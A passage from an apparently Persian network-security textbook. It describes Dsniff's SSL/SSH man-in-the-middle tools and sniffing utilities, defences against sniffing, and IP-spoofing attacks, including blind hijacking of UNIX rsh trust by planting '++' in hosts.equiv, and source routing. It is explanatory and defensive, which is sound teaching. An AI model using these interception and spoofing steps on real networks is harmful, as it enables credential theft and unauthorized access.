کرده است.

نکته:

web mitm و DNS Spoof هر دو بعنوان اجزای نرم‌افزار Dsniff محسوب می‌شوند که در چند بخش گذشته قابلیتهای دیگر آنرا بررسی کردیم.

در شکل (۱۲–۸) پنجرهٔ خروجی web mitm در حین استراق‌سمع از سوکتهای SSL نشان داده شده است. در این پنجره تمام آنچه بین مرورگر قربانی و سرویس‌دهنده ردّ و بدل می‌شود به نفوذگر نشان داده شده است. ولی بطور معمول بخش کوچکی از آنها برای نفوذگر مفید است: **کلمهٔ عبور و مشخصهٔ شناسائی کاربر!** او در درون داده‌های وب ، اطلاعات مورد نظرش را پیدا می‌کند و کار برای قربانی تمام است.



شکل (۱۱–۸) پیغام هشدار مرورگر Internet Explorer وقتی تشخیص بدهد گواهینامهٔ دیجیتالی یک سرویس‌دهندهٔ وب مورد اعتماد نیست.

شکل (۱۲-۸) پنجرهٔ خروجی web mitm در حین استراق‌سمع از سوکتهای SSL

مشابه با همین روش ، ابزار ssh mitm از نشستهای مطمئن مبتنی بر SSL استراق‌سمع می‌کند. اگرچه برای برقراری نشست SSH گواهینامهٔ دیجیتالی ارائه نخواهد شد ولی باید یک کلید رمز برای نشست انتخاب گردد. نفوذگر دقیقاً مثل روش web mitm بین سرویس‌دهنده و کاربر قرار می‌گیرد. ssh mitm دو نشست همزمان برقرار می‌کند:

- یک نشست SSH بین خودش و کاربر
- یک نشست SSH بین خودش و سرویس‌دهنده

نشست بین ماشین نفوذگر که برنامهٔ ssh mitm روی آن اجرا شده و ماشین سرویس‌دهنده مشکل خاصی ندارد ولیکن برنامهٔ مشتری (SSH Client) یک پیغام هشدار به کاربر خواهد داد مبنی بر آنکه کلید رمزی که سرویس‌دهنده پیشنهاد کرده را نمی‌شناسد. پس از این پیغام منتظر صدور فرمان از کاربر می‌شود. برنامه‌های مختلف SSH ، پیغامهای هشدار متفاوتی ارائه می‌کنند. به عنوان مثال OpenSSH در محیط یونیکس پیغام زیر را به کاربر نشان می‌دهد:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: HOST IDENTIFICATION HAS CHANGED! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on your right now
(man-in-the-middle attack)! It has also possible that
the host-key has just been changed. Please contact
your system administrator.
```

کاربران بی‌دقت و بی‌تجربه ممکن است پس از اندکی تامل دستور ادامهٔ کار را صادر کنند. در این حالت نشست بین او و سرویس‌دهندهٔ اصلی ، تحت نظر نفوذگر قرار گرفته و داده‌های او بسادگی استراق‌سمع خواهد شد.

نکته امنیتی:

به تمام کاربران و همکاران خود در شبکه هشدار بدهید که هرگاه با پیغامهای امنیتی در مورد عدم اطمینان به گواهینامهٔ دیجیتالی (Digital Certificate) یا تغییر کلید رمز مواجه شدند ، از ادامهٔ کار منصرف شده و با شما (به عنوان مسئول شبکه) تماس بگیرند.

نکتهٔ آخری که باید به آن اشاره کنیم آنست که Dsniff فعلاً از پروتکل نسخهٔ SSH Version 1.0 حمایت می‌کند و در مواجهه با نشستهای مطمئن مبتنی بر SSH Version 2.0 ناتوان است.

امکانات جانبی ابزار Dsniff

به غیر از امکانات قدرتمندی که Dsniff برای استراق‌سمع و کلاه‌برداری در اختیار نفوذگر قرار می‌دهد ، این ابزار دارای قابلیتهای زیر نیز هست:

- **Tcpkill** : Dsniff قادر است هر ارتباط TCP را که بین دو ماشین در شبکه برقرار شده ، بصورت ناگهانی و به‌زور خاتمه بدهد. این قابلیت بدین منظور است که با قطع ناگهانی ارتباط TCP ، کاربر مجبور شود مجدداً اقدام به برقراری ارتباط کند. به عنوان مثال اگر قربانی یک نشست Telnet برقرار کرده باشد ، نفوذگر مایل است این نشست قطع شود تا قربانی مجبور شود از نو یک ارتباط TCP با پورت ۲۳ برقرار کند. حال نفوذگر مترصد مبادلهٔ کلمهٔ عبور و شمارهٔ شناسائی قربانی شده و آنرا استراق‌سمع می‌نماید. اگر کاربر ارتباط خود را از طریق SSH (نشست امن و رمزنگاری شده) برقرار کرده باشد ، نفوذگر مجبور است در وسط این نشست قرار بگیرد تا ترافیک بین قربانی و سرویس‌دهنده از ماشین او عبور کند.
- **Tcpnice** : با توجه به آنکه ابزار Dsniff بر روی شبکه‌های اترنت مبتنی بر هاب مجبور است ترافیک ماشینهای بسیار زیادی را دریافت ، پردازش و استراق‌سمع نماید لذا به احتمال زیاد ماشینی که Dsniff بر روی آن نصب شده قادر به پردازش این حجم از ترافیک نبوده و بخشی از ترافیک جاری روی شبکه از دست خواهد رفت. Dsniff برای رفع چنین مشکلی ایدهٔ کارساز و توانمندی را بکار گرفته است: با اعلام دروغ و جعلی اندازهٔ پنجرهٔ TCP (TCP Windows) و همچنین ارسال بستهٔ ICMP مبنی بر "کاهش ترافیک" (Source Quench) سعی می‌کند تا سرعت ارسال بقیهٔ ماشینها را تا اندازهٔ موردنظر خود کاهش بدهد. (برای آشنایی با این مفاهیم به فصل دوّم مراجعه کنید)

با کاهش سرعت ارسال ماشینهای شبکه ، Dsniff قادر خواهد بود که بسادگی ترافیک همهٔ آنها را

استراق‌سمع کند.

- **Filesnarf** : فایلهائی که از طریق پروتکل NFS (Network File System) بین ماشینها منتقل می‌شود را ربوده و استراق‌سمع می‌کند.
- **Mailsnarf** : نامه‌های الکترونیکی ارسال شده از طریق پروتکل SMTP یا POP (Post Office Protocol) را ربوده و استراق‌سمع می‌کند.
- **Msgsnarf** : امروزه بسیاری از کاربران اینترنت علاقمند به گپ‌زنی از طریق سیستمهای پیام‌رسان مثل Yahoo! Messenger ، ICQ ، IRC یا AOL هستند. Msgsnarf قادر است پیامهای ارسالی از طریق تمام این سیستمهای پیام‌رسان را استراق‌سمع کند.
- **Urlsnarf** : از طریق استراق‌سمع ترافیک HTTP بر روی شبکه ، فهرستی از آدرسهای URL که کاربران شبکه به آنها مراجعه کرده‌اند را بدست آورده و در اختیار نفوذگر قرار می‌دهد.
- **Webspy** : از طریق URLهائی که با Urlsnarf بدست آورده تمام صفحات وبی را که کاربر آنها را ملاحظه کرده ، به نفوذگر نشان می‌دهد. در حقیقت با این قابلیت نفوذگر قادر است هر آنچه را قربانی در مرورگر خود می‌بیند تماشا کند.

قابلیتهای ذکر شده ، برای مسئول شبکه چندان هم بد نیست و می‌تواند از آنها در جهت اهداف مدیریتی خود استفاده کند.

مقابله با استراق‌سمع (مقابله با اسنیفرها)

بگونه‌ای که ملاحظه کردید نفوذگر از طریق ابزارهائی چون Dsniff قادر است تمام ترافیک شبکهٔ را مورد دستبرد و تجاوز قرار بدهد و در چنین حالتی حریم شبکه عملاً پایمال شده است و هیچ امنیتی برای جریان اطلاعات نمی توان متصور شد. بنابراین مسئول شبکه باید موارد زیر را به دقت مدّ نظر قرار بدهد:

- در صورتی که امکان داشته باشد هیچ انتقال و مبادلهٔ داده‌ای انجام نشود مگر آنکه رمزنگاری شده باشد؛ بدین منظور از پروتکلهای HTTPS (بجای HTTP) برای مبادلهٔ داده‌های وب ، SSH (بجای نشستهای معمولی Telnet یا FTP) ، S/MIME یا PGP برای رمزنگاری نامه‌های الکترونیکی استفاده شود.
- سعی کنید برای رمزنگاری در سطح لایهٔ شبکه از IPSec بهره بگیرید. امروزه بسیاری از سیستمهای عامل مثل ویندوز از IPSec حمایت می‌کنند.
- بعنوان مسئول یک شبکه (یا عضو گروه امنیت سیستم) هیچگاه از راه دور با دیوار آتش، مسیریاب یا سرویس‌دهنده‌های حساس خود ، نشست TelNet برقرار نکنید. زیرا در این صورت داده‌های ارسالی یا دریافتی بر روی کانال اشتراکی شبکه ظاهر می‌شود و ممکن است کلمات عبور و

مجوزهای دسترسی استراق‌سمع شود. در این صورت قلب سیستم شما در اختیار نفـــوذگر قرار می‌گیرد. برای بکارگیری و کار کردن با مسیریاب یا دیوار آتش مستقیماً از خود سیســتم یـا ترمینـال متصل بدان استفاده کنید تا داده‌ها از طریق کانال اشتراکی شبکه مبادله نشود. هیچگـاه در ایـن مـورد جانب احتیاط را فرو نگذارید.

- هرگاه پیغامهای هشدار در مورد یک نشست SSL گزارش می‌شود به دقت آنرا بخوانید و هیچگاه کلید "ادامه" -Continue- را بی‌دلیل فشار ندهیـد. هـرگـاه SSH گـزارش می‌دهـد کـه کلیـد عمومـی سرویس‌دهنده (public key) بطور مرموزی تغییر کرده ، نگران شده و تا دلیل آنرا نفـهمیده‌اید راحـت ننشینید.
- اگر بودجهٔ شما اجازه می‌دهد حتی‌الامکان بجای استفاده از هاب از سوئیچ اسـتفاده نمـائید زیـرا نفـــوذگر در مواجهه با سوئیچ بسیار محدود شده و قادر به استراق‌سمع تمام ترافیک شبکه نخواهـد بود.
- برای آنکه نفـــوذگر قادر نباشد از طریق تکنیک Arpspoofing ، ترافیک شبکه را به سمت ماشین خود برگرداند ، سعی کنید جدول ARP را از حالت پویا (Dynamic) درآورده و بصورت دسـتی آنـرا تنظیم کنید تا عمل Arp spoofing بی‌تاثیر شود. اگر چه تنظیم جدول ARP بـرای شـما بسـیار دشـوار خواهد بود (بالاخص در شبکه‌های محلی بزرگ) ولـی مصیبـت یـک حملـه و استراق‌سـمع گـاهی شدیدتر است!

فریب دادن ماشینها با آدرسهای IP جعلی و دروغین (IP Spoofing)

در بسیاری از حملات ، آدرس IP ماشین مبداء (نفـــوذگر) بطور جعلی و دروغین تنظیم می‌شـود. این تکنیک که "IP Address Spoofing" نامیده شده است ، می‌تواند دلایل متعددی داشته باشد:

- نفـــوذگر با آدرس‌دهی اشتباه، امکان تعقیب و کشف ماشینش را از طرف مقابل می‌گیرد چرا که بسته‌هائی که از طرف ماشین او ارسال می‌شوند آدرس مبدائی دارند که متعلق به یک ماشین بیگنـاه (یا موهوم) در شبکه است.
- از طریق آدرس‌دهی دروغ ، نفـــوذگر گاهی موفق به عبور بسته‌های IP خود از لابه‌لای فیلتر یـا دیوار آتش یک سیستم که به آدرسهای IP حساسیت دارند ، خواهد شد.

در بخشهای قبلی بدون آنکه به تکنیک IP Spoofing اشاره‌ای شود روشهائی را توضیح دادیم که بـه این تکنیک متکی هستند. به عنوان مثال در توضیح ابزار Nmap (فصل ششم) اشاره شد که نفـــوذگـر برای آنکه ناشناس بماند ، سعی می‌کند بسته‌هائی را با آدرس IP جعلـی ارسـال نمـاید تـا سیسـتمهای کشف مزاحمت (IDS) نتوانند هویت واقعی او را کشف کنند یـا مثـلاً ابـزار Dsniff (تشـریح شـده در همین فصل) در تکنیک Dnsspoof از همین حقّه استفاده می‌کنـد ، زیـرا بسـتهٔ پاسـخ DNS (ارسـالی از طرف نفـــوذگر) دارای آدرس جعلی IP متعلق به ماشین DNS است.

در این قسمت می‌خواهیم حملاتی را که مبتنی بر تکنیک آدرس‌دهی غلط و دروغین هستند ، دسته‌بندی کرده و توضیح بدهیم:

فریب ساده از طریق آدرسهای اشتباه IP


در این نوع عملیات ، نفوذگر بسادگی آدرس IP خود را اشتباه گزارش می‌کند. قبل از آنکه نوع و هدف این حمله را مشخص کنیم باید توضیح بدهیم که چگونه می‌توان آدرس IP را اشتباه و دروغ تنظیم کرد؟ اگر بخواهید بطور ثابت از آدرس IP جعلی استفاده کنید بسادگی با دستور ifconfig در محیط یونیکس یا از طریق محیط Control Panel در ویندوز، آدرس IP خود را تغییر می‌دهید. البته این کار باعث خواهد شد تا ماشین شما بدلیل آدرس غلطی که دارد هیچگاه از بیرون در دسترس نباشد و ارتباطات معمولی شما نیز مسیر نباشد. ابزارهائی مثل Nmap و Dsniff که مستقیماً با فراخوانیهای سیستمی کار می‌کنند نیازی به تغییر دائمی آدرس IP ماشین شما ندارند بلکه بصورت خودکار بسته‌هائی را تولید و ارسال می‌کنند که آدرس IP آنها جعلی و اشتباه تنظیم شده است. بدینصورت ارتباطات معمول با آدرس حقیقی و حملات ، با آدرسهای جعلی انجام می‌شود.

دقت کنید که استفاده از آدرسهای IP جعلی، محدودیت فراوانی ایجاد می‌کند. چرا که ارسال بسته‌ها با آدرس جعلی هیچ پاسخی نخواهد داشت زیرا اگر ماشین هدف به چنین بسته‌هائی پاسخ بدهد ، پاسخ برای ماشینی ارسال خواهد شد که آدرس آن در بستهٔ ارسالی تنظیم شده و بالطبع به ماشین نفوذگر نخواهد رسید. اهدافی که حملات مبتنی بر آدرسهای جعلی IP ، دنبال می‌کنند بیشتر بر آزاررسانی و تخریب تاکید دارند، همانند:

- حملات نوع بمباران (Bombardment) جهت تخریب و اختلال در یک سرویس‌دهنده
- فریب یک ماشین برای اخلال در عملکرد عادی آن (مثل تکنیک Dnsspoofing)

با این توضیح آشکار است که بهیچوجه نفوذگر نمی‌تواند با استفاده از آدرسهای جعلی ، ارتباط TCP برقرار کند و هیچ نشست فعال و متقابلی بین او و ماشین قربانی مهیا نخواهد شد ، زیرا تمام بسته‌های SYN-ACK از ماشین قربانی به سمت ماشین حقیقی در شبکه برخواهد گشت. لذا هر نشستی که مبتنی بر TCP باشد بدلیل مراحل دست‌تکانی سه‌مرحله‌ای "3-Way Handshake " عقیم خواهد ماند. برای درک موضوع به شکل (۱۳–۸) دقت کنید. در این شکل Eve نفوذگر است و برای فریب دادن ماشین Bob ، به دروغ از آدرس ماشین Alice بهره گرفته است؛ ماشین Bob ماشین هدف است. Eve سعی می‌کند خود را بجای Alice وانمود کند:

- در مرحلهٔ اوّل ، Eve با ارسال بستهٔ SYN (با آدرس IP دروغ) سعی می‌کند که یک ارتباط TCP با هدف برقرار کند. (مرحلهٔ اول از دست‌تکانی سه مرحله‌ای)
- ماشین Bob این بسته را دریافت کرده و در پاسخ به آن ، بستهٔ SYN-ACK را به سمت ماشین Alice ارسال می‌کند. (مرحلهٔ دوّم از دست‌تکانی سه مرحله)



شکل (۱۳-۸) ناکامی در برقراری ارتباط TCP با آدرس جعلی بدلیل "دست تکانی سه‌مرحله‌ای"

- حال ماشین Alice که انتظار دریافت چنین بسته‌ای نداشته بستهٔ RESET برمی‌گرداند. در حقیقت این بسته بدان معناست که "من هیچگاه تمایل ارتباط و محاوره با تو را نداشته‌ام مرا تنها بگذار!".
- با دریافت این بسته توسط ماشین Bob ، ارتباط TCP عقیم مانده و Eve عملاً ناکام می‌ماند چون مبادلهٔ داده بدون برقراری ارتباط TCP ممکن نیست.

دقت کنید که در سناریوی بالا اگر هر سه ماشین روی یک شبکهٔ محلی باشند آنگاه Eve می‌تواند با ارسال بسته‌های اشتباه ARP ماشین Alice را بگونه‌ای گمراه کند تا بستهٔ RESET را به سمت Bob نفرستد؛ از آنجایی که Eve قادر است بستهٔ SYN-ACK را استراق‌سمع کند خودش بجای Alice مرحلهٔ سوم از دست‌تکانی سه‌مرحله‌ای را نیز با آدرس Alice تکمیل می‌کند! (برای درک کامل این تکنیک باید بخشهای قبلی به ویژه Arpspoofing را مطالعه کرده باشید)

فریب دادن یک ماشین با آدرسهای IP دروغین در محیط یونیکس


بگونه‌ای که اشاره شد وقتی که ماشین هدف و ماشین نفوذگر روی یک شبکهٔ محلی واقع نباشند استفاده از آدرسهای IP جعلی، نفوذگر را موفق به برقراری ارتباط TCP نکرده و لذا در عملیات بعدی خود ناکام می‌ماند.

در محیطهای یونیکس ، استفاده از آدرسهای جعلی IP ، در برخی مواقع نفوذگر را به اهداف مخرب خود می‌رساند. برای تشریح این نوع حمله بهتر است ابتدا اندکی به نقطهٔ ضعفی که مسئولین شبکه در محیطهای یونیکس باقی می‌گذارند ، بپردازیم:


بگونه‌ای که در فصل مفاهیم یونیکس (فصل سوم) اشاره شد ، برخی از ماشینها بطور پیش‌فرض به برخی دیگر از ماشینها اعتماد دارند و اجازهٔ ورود چنین ماشینهائی را به سیستم می‌دهند؛ یعنی علمیات login از یک ماشین خاص ، بصورت پیش‌فرض مورد اعتماد و توافق است. در یونیکس این قابلیت به عنوان UNIX Trust مطرح است و بدین نحو ماشینهای مورد اعتماد ، برای ورود به سیستم نیاز به ورود کلمه شناسائی و رمز عبور ندارند. آدرس چنین ماشینهائی در فایل /etc/hosts.equiv یا فایلی با پسوند .rhost ذخیره می‌شود و از آن به بعد آدرس IP جایگزین کلمهٔ عبور خواهد شد؛ اگر ماشینی با یکی از آدرسهای IP مورد اعتماد ، اقدام به برقراری ارتباط TCP بنماید بلافاصله و بدون هیچ محدودیتی قادر است دستورات از راه دور(r-command) مثل **rlogin** ، **rsh** ، **rcp** و ... را روی آن ماشین اجرا کند (شکل ۱٤–۸). لذا فقط کافی است که آدرس IP یک ماشین در فایل ماشینهای قابل اعتماد وارد شده باشد.

براساس "**قاعدهٔ اعتماد**" در یونیکس، آدرس IP از ماشین مبداء جایگزین مراحل احراز هویت خواهد شد. در سراسر دنیا مسئولین سیستم جهت راحتتر کردن مدیریت خود از این قابلیت یونیکس بهره می‌گیرند. برخی مواقع ، مسئول شبکه مدیریت دهها ماشین را برعهده دارد و برای سروسامان دادن به وضع آنها مجبور به استفاده از دستورات راه دور (r-commands) خواهد شد. به جهت تنبلی در وارد کردن کلمهٔ شناسائی و رمز عبور در هر بار اجرای دستورات راه دور روی ماشینها ، مسئول شبکه فقط یکبار آدرس IP این ماشینها را در فهرست ماشینهای قابل اعتماد وارد کرده و خود را برای همیشه راحت می‌کند؛ در حالی که راه رسوخ نفوذگر به سیستم را بی‌مزد و منّت گشوده است. به شکل (۱۵–۸) دقت کنید: تمام ماشینهای BOB1 تا BOB8 بعنوان ماشینهای قابل اعتماد برای ماشین Alice تعریف شده و لذا از روی هر یک از این ماشینها می‌توان فرامینی را روی ماشین Alice اجرا کرد.

نفوذگر از این قابلیت چه سودی می‌برد؟ او هیچ دسترسی به ماشین Alice ندارد چون آدرس ماشین او در فهرست ماشینهای قابل اعتماد نیست ولی می‌خواهد به دروغ از آدرس یکی از ماشینهای قابل اعتماد استفاده کند! قبل از آنکه به پیشینهٔ چنین حمله‌ای بپردازیم مراحل آنرا تشریح می‌کنیم. به شکل (۱٦–۸) دقت کنید.




شکل (۱٤–۸) قاعدهٔ اعتماد در یونیکس (ماشین Bob به Alice اعتماد دارد)



شکل (۱۵-۸)

ماشینهای BOB1 تا BOB8 بعنوان ماشینهای قابل اعتماد برای ماشین Alice تعریف شده‌اند.



شکل (۱۶-۸) حمله به یک ماشین بر اساس قابلیت اعتماد در یونیکس

- در مرحلهٔ اوّل ، نفـــوذگر (در بیرون از شبکهٔ محلی) اقدام به ارسال بسـته‌های متوالـی SYN بـا آدرس حقیقی خود می‌کند تا بلکه بتواند فرمولی را که ماشین هدف برای تولید عدد تصادفی Seq No (در پاسخ SYN) بکار می‌گیرد، حدس بزند زیرا قطعاً به چنین فرمولی احتیاج دارد. ایـن مرحلـه لازم است و عدم موفقیت در آن بقیهٔ مراحل را ناکام خواهد گذاشت. (بگونه‌ای که در فصل دوم – مفاهیم TCP/IP – اشاره شد برای تکمیل مرحلهٔ سوّم از دست‌تکانی سه‌مرحله‌ای باید بسته‌ای ارسال شود که در آن فیلد Ack No با Seq No اعلام شده در مرحلهٔ دوم مطابقت داشته باشد) نرم‌افزار Nmap قادر به تحلیل فرمول بکار رفته جهت تولید Seq No هست به شرط آنکه این عـدد واقعـاً تصـادفی نباشـد و دارای قاعدهٔ خاصی باشد.
- در مرحلهٔ دوّم ، نفـــوذگر (Eve) یک حملهٔ نوع DoS برعلیه ماشین Alice تدارک می‌بیند تا برای مدتی مختل شود. به هر نحو ماشین Alice نباید به ماشـین قربـانی (Bob) بسـته‌های RESET بفرسـتد زیرا در این صورت برقراری ارتباط TCP ناتمام و عقیم خواهد ماند لذا این حمله باید ماشـین Alice را به حالت غیرفعال ببرد.

اگر زمان حمله بگونه‌ای تنظیم شود که ماشین Alice خاموش باشد این مرحله از حمله نیاز نخواهـد بود. (حملهٔ DoS را در فصل بعد تشریح خواهیم کرد.)

- در مرحلهٔ سوّم ، نفـــوذگر با ارسال یک بستهٔ SYN و با آدرس دروغین ماشین Alice ، اقدام بـه برقراری یک ارتباط TCP می‌نماید. در اینجا مرحلهٔ اوّل از دست‌تکانی سه مرحله‌ای انجام شده است.
- در مرحلهٔ چهارم ، ماشین Bob (به رسم وظیفه‌شناسی!) مرحلهٔ دوم از دست‌تکانی سه مرحلـــه‌ای را با ارسال بستهٔ SYN-ACK به سمت ماشین Alice ، تکمیل می‌کند و منتظـر مرحلـهٔ سـوم می‌شـود. ماشین Alice غیرفعال است لذا هیچ پاسخی را نمی‌تواند برگرداند.
- در مرحلهٔ آخِر ، ماشین نفـــوذگر با توجه به فرمولی که از مرحلهٔ ۱ به دست آورده مرحلهٔ سـوم از دست‌تکانی سه مرحله‌ای را بصورت کور انجام می‌دهد. اگر حدسی که در مورد عدد Seq No زده درست نباشد همه چیز تمام خواهد شد ولی اگر این حدس درست باشد ، این ارتباط TCP بصـورت جعلی بین ماشین قربانی (Bob) و ماشین Alice برقرار می‌شود. در حالی کـه Alice خـاموش اسـت و Eve در میان راه بجای Alice نقش بازی می‌کند. اگر این ارتباط برقـرار شـود چـون ماشـین Bob بـه ماشین Alice اعتماد دارد لذا صدور و ارسال هر "فرمان راه دور" در ماشین Bob قابل اجراست. حـالا نفـــوذگر می‌تواند دستوراتی را جهت اجرا به سمت هدف بفرستد که راه را برای حملات بعدی باز می‌کند. مثلاً اگر او بتواند دو کاراکتر '++' را در ابتدای فایل hosts.equiv بچسباند آنگاه هر ماشـــینی برای ماشین هدف ، قابل اعتماد خواهد بود و نفـــوذگر پس از انجـام ایـن عمـل ، قـادر اسـت بـه ماشین هدف وارد شود. بجای وارد کردن کاراکترهای '++' به ابتدای این فایل ، او می‌توانـد آدرس IP خود را در این فایل وارد کند.

بهرحال هر گاه ارتباط TCP بصورت کور برقرار شد ، نفـــوذگر قادر اسـت بـا اسـتفاده از فرامیـن راه دور مثل کپی ، حذف و تغییر عملیات خرابکارانه‌ای را بر علیه هدف ترتیب بدهـد. در سـناریوی قبـل


ماشین Eve در خارج از شبکهٔ ماشینهای Alice و Bob است وگرنه با استراق سمع کار بسیار ساده‌تر انجام می‌شود و احتمال موفقیت در آن نزدیک صددرصد خواهد بود.

به عنوان مسئول شبکه ترجیحاً نباید هیچ ماشین قابل اعتمادی را برای ماشین دیگر تعریف کنید. اگر مجبور به چنین کاری هستید باید از طریق ابزاری مثل Tripwire (قابل تهیه از آدرس www.tripwire.org) همیشه فایل hosts.equiv را بررسی کنید تا تغییرات آنرا گزارش کند. هرگونه تغییر در این فایل ممکن است نقطهٔ شروع یک حمله باشد!

فریب دادن یک ماشین با آدرسهای IP از طریق تکنیک Source Routing

یکی دیگر از موارد استفاده از آدرسهای IP غلط و جعلی برای فریب دادن یک ماشین ، بهره‌گیری از تکنیک Source Routing است. بگونه‌ای که در مشخصات پروتکل IP (فصل دوم) اشاره شد در بخش Option از هر بستهٔ IP می‌توان کلّ مسیر یا بخشی از مسیری را که آن بسته باید طی کند ، مشخص کرد. بعنوان مثال گزینهٔ Loose Source Routing در بستهٔ IP تعدادی از مسیریابهای بین راه را مشخص می‌نماید. مسیریابهای شبکه با بررسی فهرست مسیر مشخص شده در بسته ، آنرا طبق مسیر خواسته شده ارسال می‌نمایند. البته این به شرطی است که مسیریابهای شبکهٔ هدف از چنین گزینه‌ای حمایت کنند. (برخی از مسیریابهای امروزی چنین گزینه‌ای را پردازش نمی‌کنند و هیچ اعتباری به آن نمی‌دهند چرا که این گزینه امروز تاثیر مفید خود را از دست داده و فقط به نفوذگران کمک می‌کند)

اگر مسیریابهای ماشین هدف از گزینهٔ Loose Source Routing پشتیبانی کنند استفاده از آدرسهای جعلی IP ، مطابق با شکل (۱۷-۸) برای نفوذگر میسّر خواهد بود:



شکل (۱۷-۸) فریب ماشین بر اساس تکنیک Source Routing

- ماشین نفـــوذگر بسته‌ای به سمت هدف ارسال می‌نماید که در آن آدرس مبداء بسته ، بـه دروغ آدرس ماشین دیگری است. با تنظیم گزینهٔ Loose Source Routing مسیر انتخابی برای بسته بگونـه‌ای انتخاب می‌شود که آن مسیر از ماشین نفـــوذگر عبور کند، (یعنی آدرس ماشین نفـــوذگر به عنـوان یک مسیریاب درج می‌شود و به نظر می‌رسد که ماشین او قادر است نقش هدایت بستهٔ IP را انجـام بدهد!–عمل IP Forwarding –)
- فرض کنید بستهٔ ارسالی حاوی یک TCP SYN با آدرس جعلی برای ماشین قربانی باشـد. بدیـن نحو تقاضای برقراری یک ارتباط TCP (با آدرس IP متعلق بـه ماشـین دیگـر) بـرای قربـانی ارسـال می‌شود.
